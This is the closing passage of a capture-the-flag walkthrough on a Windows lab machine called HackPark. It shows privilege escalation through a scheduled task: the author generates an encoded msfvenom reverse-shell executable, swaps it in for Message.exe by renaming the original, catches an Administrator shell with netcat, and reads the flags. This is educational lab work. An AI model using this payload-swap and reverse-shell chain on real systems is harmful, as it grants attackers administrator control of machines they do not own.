
```
meterpreter > download 20198415519.INI_LOG.txt
[*] Downloading: 20198415519.INI_LOG.txt -> /home/alex/my_testing/HackPark/20198415519.INI_LOG
.txt
[*] Downloaded 24.34 KiB of 24.34 KiB (100.0%): 20198415519.INI_LOG.txt -> /home/alex/my_testi
ng/HackPark/20198415519.INI_LOG.txt
[*] download   : 20198415519.INI_LOG.txt -> /home/alex/my_testing/HackPark/20198415519.INI_LOG
.txt
meterpreter >
[HackPark]0:sudo  1:nc- 2:less*
```

We then read the log file and see that it calls a process, *"Message.exe"* as Administrator:




```
08/04/19 15:11:00,Event Started Ok, (Administrator)
08/04/19 15:11:33,Process Ended. PID:468,ExitCode:4,Message.exe (Administrator)
08/04/19 15:12:00,Event Started Ok, (Administrator)
08/04/19 15:12:33,Process Ended. PID:2244,ExitCode:4,Message.exe (Administrator)
08/04/19 15:13:00,Event Started Ok, (Administrator)
08/04/19 15:13:33,Process Ended. PID:1700,ExitCode:4,Message.exe (Administrator)
08/04/19 16:43:00,Event Started Ok,Can not display reminders while logged out. (SYSTEM_svc)*
08/04/19 16:44:01,Event Started Ok, (Administrator)
08/04/19 16:44:05,Process Ended. PID:2228,ExitCode:1,Message.exe (Administrator)
08/04/19 16:45:00,Event Started Ok, (Administrator)
08/04/19 16:45:20,Process Ended. PID:2640,ExitCode:1,Message.exe (Administrator)
08/04/19 16:46:00,Event Started Ok, (Administrator)
08/04/19 16:46:03,Process Ended. PID:2912,ExitCode:1,Message.exe (Administrator)
08/04/19 16:47:00,Event Started Ok, (Administrator)
```

So I went to take a look at the binary, maybe we can delete it to replace it with another file that would have a payload.
But we can't, It took me some time to understand that I could just rename it...
So I did this, I renamed the file and created a new one and hoped that I could upload a new file with the name *"Message.exe"* to this location:
We could here actually just rename the older file and exit the meterpreter shell, create a new one, and get root.
And it would clearly be better to have a meterpreter.




```
┌──(alex Kali)-[~/my_testing/HackPark]
└─$ msfvenom -p windows/shell_reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.25.211 LPORT=1234 -f exe -o Message.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: Message.exe
```

Anyway, we upload this, rename the last file and set up a listener:




```
meterpreter > shell
Process 1500 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SystemScheduler>ren Message.exe Message2.exe
ren Message.exe Message2.exe

C:\Program Files (x86)\SystemScheduler>exit
exit
meterpreter > upload /home/alex/my_testing/HackPark/Message.exe
[*] uploading  : /home/alex/my_testing/HackPark/Message.exe -> Message.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/alex/my_testing/HackPark/Message.exe -> Messag
[*] uploaded   : /home/alex/my_testing/HackPark/Message.exe -> Message.exe
meterpreter > 
```

The only thing to do now, is to wait and let the magic happen!




```
┌──(alex㉿Kali)-[~/my_testing/HackPark]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.127.172] 49653
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

The magic happened, and we are now Administrator, we can go and read all the flags:



```
C:\Users\jeff\Desktop>more user.txt
more user.txt
7[redacted]

C:\Users\jeff\Desktop>
[HackPark]0:sudo  1:nc  2:nc*
```



```
C:\Users\Administrator\Desktop>more root.txt
more root.txt
7[redacted]

C:\Users\Administrator\Desktop>
[HackPark]0:sudo  1:nc  2:nc*
```

And, we are now done with all those sweet flags.

I hope you enjoyed my walkthrough and that is was clear.
For any questions regarding this CTF or any other subject this is my email: alex.spiesberger@gmail.com